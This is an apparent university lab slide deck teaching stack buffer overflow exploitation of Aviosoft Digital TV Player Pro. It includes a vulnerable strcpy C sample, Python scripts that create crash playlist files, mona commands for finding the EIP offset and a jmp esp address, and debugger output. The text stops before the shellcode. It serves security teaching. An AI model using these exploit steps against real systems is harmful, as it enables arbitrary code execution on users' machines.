



# Network Security

Stack Based Buffer Overflow laboratory  
2015/2016

Adey, Daniel, Feleke & Getachew

University of Trento, DISI (2015/2016)

# Before we proceed – some theory

## ► Buffer Overflow?

- Copying source buffer into destination buffer could result in overflow when
  - Source string length is greater than destination string length.

## ► Stack Based buffer Overflow?

- *A piece of the process memory*
- **Last-In-First-Out (LIFO)** mechanism to pass arguments to functions and refer the local variables
- It acts like a **buffer**

## Sample vulnerable C code

```
#include <string.h>

void do_something(char *Buffer)
{
    char MyVar[40];
    strcpy(MyVar, Buffer);
}


int main (int argc, char **argv)
{
    do_something(argv[1]);
}
```

# Before we proceed – some theory

## Stack

- ▶ **ESP** : pointing to top of stack (lowest address)
- ▶ **EBP** : pointing to the base (highest address) of the current invocation frame
- ▶ **EIP** : holds the address of the next instruction to be executed
- ▶ Created at the beginning of the execution of function and released at the end of it.
- ▶ **Standard Entry Sequence**
  - ▶ *PUSH EBP; save the value of EBP*
  - ▶ *MOV EBP, ESP ; EBP now points to the top of the stack*
  - ▶ *sub ESP, X; space allocated on the stack for the local variables*

```
void do_something(char  
*Buffer)  
{  
char MyVar[40];  
strcpy(MyVar, Buffer);  
}
```




# Before overflow

## ➤ strcpy function

- This function will read data, from the address pointed to by [Buffer]
- And store it in <space for MyVar>, reading all data until it sees a null byte (string terminator).
- The strcpy() does not use PUSH instructions to put data on the stack
- It basically reads a byte and writes it to the stack.

```
void do_something(char  
*Buffer)
```

```
{  
char MyVar[40];  
strcpy(MyVar, Buffer);  
}
```




# After overflow

- ▶ If the data in [Buffer] is somewhat longer than 0x40 bytes, the strcpy() will overwrite saved EBP and eventually saved EIP (and so on).
- ▶ Both EIP and EBP addresses are overwritten by AAAA (0x41414141)
- ▶ We controlled EIP

```
void do_something(char  
*Buffer)
```

```
{  
char MyVar[40];  
strcpy(MyVar, Buffer);  
}
```

```
Registers (FPU)  
EAX: 0022FE50 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
ECX: 003E2688  
EDX: ABAB0041  
EBX: 00000002  
ESP: 0022FEE0 ASCII "AAAAA"  
EBP: 41414141  
ESI: 003E2570  
EDI: 00000096  
EIP: 41414141  
C 0 FS 0023 32bit 0(FFFFFFFF)
```



# Debugger (Immunity Debugger)

- When application is loaded, immunity debugger opens default window, CPU view.

The screenshot displays the Immunity Debugger interface for Aviosoft.DTV.EXE in CPU view. The main window is divided into several panes:

- CPU Instructions:** Shows assembly code starting at address 0040242E. The instruction at 0040242E is `PUSH EBP`. Other instructions include `MOV EBP, ESP`, `PUSH -1`, `PUSH Aviosoft.00405600`, `PUSH <JMP.&MSUCRT.77D90000>`, `MOV EAX, DWORD PTR FS:[0]`, `PUSH EAX`, `MOV DWORD PTR FS:[0], EAX`, `SUB ESP, 68`, `PUSH EAX`, `PUSH EDI`, `PUSH EDI`, `MOV DWORD PTR SS:[EBP], EAX`, `XOR EBX, EBX`, `MOV DWORD PTR SS:[EBP], EBX`, `PUSH 2`, `CALL DWORD PTR DS:[<EAX>]`, and `POP ECX`.
- Registers (FPU):** Shows the state of CPU registers. EAX is 00000000, ECX is 0012FFB0, EDX is 7C90E514 (pointing to `ntdll.KiFastSystemCallRet`), EBX is 77FD9000, ESP is 0012FFC4, EBP is 0012FFF0, ESI is 00790074, EDI is 0069006E, and EIP is 0040242E (pointing to `Aviosoft.<ModuleEntryPoint>`).
- Memory Dump:** Shows a hex dump of memory starting at address 00407000. The dump includes ASCII characters like `...uee.`, `...e...`, `...D-43f9-8`, `D11-B69C`, `8C603B90`, `...%d...`, `...File`, `Name...`, `PROGRAM%`, `d...GLDB`, `AL...COUN`, and `T...SHOW`.
- Stack:** Shows the stack contents starting at address 0012FF84. It includes values like `81AEB500`, `E342AD00`, `E1165668`, `hU-β`, `00000000`, `00000408`, `00000000`, `00000001`, `00000006`, `B24B1D04`, `B24B1D04`, `806175E9`, `7C90DCBA` (pointing to `ntdll.7C90DCBA`), `7C817074` (pointing to `kernel32.7C817074`), `FFFFFFFFE`, `00000009`, `0012FFC0`, `0012FFF8`, and `7C817077` (pointing to `wpu! RETURN to kernel32.7C817077`).
- Command line:** Shows the program entry point at `[14:06:52] Program entry point` and the status `Paused`.

# Real scenario

- ▶ A stack based buffer overflow vulnerability found in Aviosoft Digital TV Player Pro version 1.x.
- ▶ An overflow occurs when the process copies the content of a playlist file on to the stack, which may result arbitrary code execution under the context of the user.
- ▶ CVE-N/A
- ▶ [https://www.rapid7.com/db/modules/exploit/windows/fileformat/aviosoft\\_plf\\_buf](https://www.rapid7.com/db/modules/exploit/windows/fileformat/aviosoft_plf_buf)
- ▶ <https://www.exploit-db.com/exploits/22932/>
- ▶ Techniques
  - ▶ Black Box approach
  - ▶ Debugging

# Stack Based Buffer Overflow- Exploit writing

## What we need?

- ▶ Windows XP SP3 (OS)
- ▶ Debugger – Immunity
- ▶ Python
- ▶ Aviosoft Digital TV Player Professional

## ▶ Overflows (Stack Overflows)

- ▶ When such an overflow occurs there are two things we are looking for;
  - ▶ Our buffer needs to overwrite EIP (Current Instruction Pointer)
  - ▶ One of the CPU registers needs to contain our buffer


## ▶ How does it work

- ▶ Trigger vulnerability
- ▶ Determine the buffer size
- ▶ Find EIP (JMP to ESP)
- ▶ Execute shellcode (calc popup)

# Trigger vulnerability (I)


- All python scripts are found on Desktop in side **exploit** folder
- The simple crash script (01.py):

```
1 import sys
2 import os
3 import struct
4 file="crash-me01.PLF"
5 print "Creating Stack BOF exploit. \n"
6 f=open(file,"w")
7 buff="A" * 1000
8
9 = try:
10     f.write(buff)
11     f.close()
12     print "PLF File created"
13 = except:
14     = print "File cannot be created"
15
```



# Trigger vulnerability (II)

- ▶ Run the python script
  - ▶ Open terminal (Start ->run ->"cmd"-> Enter)
  - ▶ Go to exploit folder (cd Desktop\exploit)
  - ▶ Run the python ( `python 01.py` )



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Owner>cd Desktop
C:\Documents and Settings\Owner\Desktop>cd exploit
C:\Documents and Settings\Owner\Desktop\exploit>python 01.py
Creating Stack BOF exploit.

PLF File created

C:\Documents and Settings\Owner\Desktop\exploit>_
```

- ▶ It will create "crash-me01.PLF" file.

# Trigger vulnerability (III)


- Now open “crash-me01.PLF” with Aviosoft DTV Player
- Start Aviosoft DTV Player



- Press Later to use 14-days trial version

# Trigger vulnerability (IV)


- Start Immunity debugger from desktop
- Go to file->attach



- Select Aviosoft DTV Player from the process list
- Click on >>Attach
- And finally Click on debug->Run (on the top left of the debugger window)

# Trigger vulnerability (V)

- Right Click Here >>Play From >> Open Playlist>>Open crash-me01.PLF



- Open crash-me01.PLF file from **exploit** folder

# Trigger vulnerability (VI)

- It's finally crashed and we saw ESP and EIP registers contains "AAAAAAAA...." :

```
Registers (FPU)
EAX 00000001
ECX 04830FC0
EDX 00000042
EBX 77F6C1AC SHLWAPI.PathFindFileNameA
ESP 0012EC84 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 04830048
ESI 0168FFD0
EDI 640578EC MediaPla.640578EC
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
```

- clearly indicating that we control EIP which is mean the crash is really exploitable (Explaining later!)
- Now it is time to find how many bytes the stack requiring for getting overwritten EIP.
- We already know the application crashed since we sent 1000 Bytes junk.

# Determining the buffer size to write exactly into EIP (I)

- ▶ First let's set our default working folder for Mona:
- ▶ `!mona config -set workingfolder C:\Documents and Settings\Owner\Desktop\exploit\mona\%p`

```
00402469 . 8300 78764000 OR  DWORD PTR DS:[407678],FFFFFFFF
00402470 . FF15 C0524000 CALL DWORD PTR DS:[&MSVCRT.__p__fmode]  msvcrt.__p__
00402476 . 8B00 44764000 MOV  ECX,DWORD PTR DS:[407644]
0040247C . 8908          MOV  DWORD PTR DS:[EAX],ECX
0040247E . FF15 C8524000 CALL DWORD PTR DS:[&MSVCRT.__p__commod]  msvcrt.__p__
00402484 . 8B00 40764000 MOV  ECX,DWORD PTR DS:[407640]
0040248A . 8908          MOV  DWORD PTR DS:[EAX],ECX
0040248C . A1 CC524000  MOV  EAX,DWORD PTR DS:[&MSVCRT._adjust_]
00402491 . 8B00          MOV  EAX,DWORD PTR DS:[EAX]
00402493 . A3 70764000  MOV  DWORD PTR DS:[407670],EAX
00402498 . E8 16010000  CALL Aviosoft.004025B3
0040249D . 391D 80714000 CMP  DWORD PTR DS:[407180],EBX
004024A3 . 75 0C        JNZ  SHORT Aviosoft.004024B1
004024A5 . 68 B0254000  PUSH Aviosoft.004025B0
004024AA . FF15 D0524000 CALL DWORD PTR DS:[&MSVCRT.__setuserma]  msvcrt.__set
004024B0 . 59          POP  ECX
004024B1 > E8 E8000000  CALL Aviosoft.0040259E
004024B6 . 68 14704000  PUSH Aviosoft.00407014
004024BB . 68 10704000  PUSH Aviosoft.00407010
004024C0 . E8 D3000000  CALL <JMP.&MSVCRT._initterm>
EIP 00402469
EFL 00000246 (NO,NB,E,BE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 4020 Cond 1 0 0 0
FCW 027F Prec NEAR,53
Analysing Aviosoft: 55 heuristical procedures. 236 calls to known. 8 calls to que
```

# Determining the buffer size to write exactly into EIP (II)

- In order to find the exact location of EIP, we'll use **mona** script from immunity debugger commandline.
- `!mona pattern_create 1000` (It will generate a string that contains unique patterns.)
- It just created a file in **C:\Documents and Settings\Owner\Desktop\exploit\mona\AviosoftDTV** called "pattern.txt"

```
ADF000 Creating cyclic pattern of 1000 bytes
ADF000 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A
ADF000 [+] Preparing output file 'pattern.txt'
ADF000 - (Re)setting logfile C:\Documents and Settings\Owner\Desktop\exploit\mona\AviosoftDTV\pattern.txt
ADF000 Note: don't copy this pattern from the log window, it might be truncated !
ADF000 It's better to open C:\Documents and Settings\Owner\Desktop\exploit\mona\AviosoftDTV\pattern.txt and copy the pattern from t
ADF000
ADF000 [+] This mona.py action took 0:00:00.203000
```

```
!mona pattern_create 1000
```

# Determining the buffer size to write exactly into EIP (III)

Open 02.py script with notepad++ and edit in the following way.

```
1 import sys
2 import os
3 import struct
4 file="crash-me02.PLF"
5 print "Creating Stack BOF exploit. \n"
6 f=open(file,"w")
7 buff="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
8 = try:
9     f.write(buff)
10    f.close()
11    print "PLF File created"
12 = except:
13    print "File cannot be created"
```

```
Registers (FPU)
EAX 00000001
ECX 04740980
EDX 00000042
EBX 77F6C1AC SHLWAPI.PathFindFileNameA
ESP 0012EC84 ASCII "j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
EBP 0168FA68
ESI 0168FEA8
EDI 640578EC MediaPla.640578EC
EIP 37694136
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001E 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
```

- Replacing "A"\*1000 with pattern generated by mona.
- Now open "crash-me02.PLF" file and open with AvISOFT DTV (Already attached with debugger) . So the application crashed again but with mona's Cycling pattern instead "AAAAAA..." .
- So we need to take note of EIP value. In our case it is "37694136" :






# Sum up

- Our exploit buffer so far looks like this:

Buffer	EIP	Junk	ESP
A * 260	BBBB	CCCCCCCC--C	CCCCCCCCCCCCCCCC--C
414141414141 --- 41	42424242	4343434343 ---43	43434343434343434343---43
260 bytes	4 bytes	16 bytes	




- We need to find the right EIP address to redirect our execution in to ESP address.
- Our Next goal will be:
  - Replacing "BBBB" with valid pointer(Pointer to ESP and ESP will hold shellcode)
  - Solving an(CCCC... after EIP) easy problem.
  - Replacing "CCCCCC..." with real shellcode.

# Find EIP (I)

We are going to find EIP from application's DLL (Aviosoft DTV)

- We use mona => `!mona jmp -r esp` (Be patient it will take 1 min searching JMP EIP )
- It will create a file called "jmp.txt" in `..\mona\AviosoftDTV` and which contains following possible addresses:
- Here we use **0x6411a7ab** address which is found in line 223 (when we open the jmp.txt file using notepad++)
- You can search (Ctrl + g) line number



```
222 0x64119bc3 : jmp esp | {PAGE_EXECUTE_READWRITE} [NetReg.dll] ASLR: False
223 0x6411a7ab : jmp esp | {PAGE_EXECUTE_READWRITE} [NetReg.dll] ASLR: False
224 0x73e92fef : jmp esp | {PAGE_EXECUTE_READWRITE} [MFC42.DLL] ASLR: False,
225 0x73e932e3 : jmp esp | {PAGE_EXECUTE_READWRITE} [MFC42.DLL] ASLR: False,
226 0x73e96ba3 : jmp esp | {PAGE_EXECUTE_READWRITE} [MFC42.DLL] ASLR: False,
227 0x73e98347 : jmp esp | {PAGE_EXECUTE_READWRITE} [MFC42.DLL] ASLR: False,
228 0x73e98643 : jmp esp | {PAGE_EXECUTE_READWRITE} [MFC42.DLL] ASLR: False,
```

# Find EIP (II)

▶ We need to modify the script replace the address in EIP variable instead "BBBB".

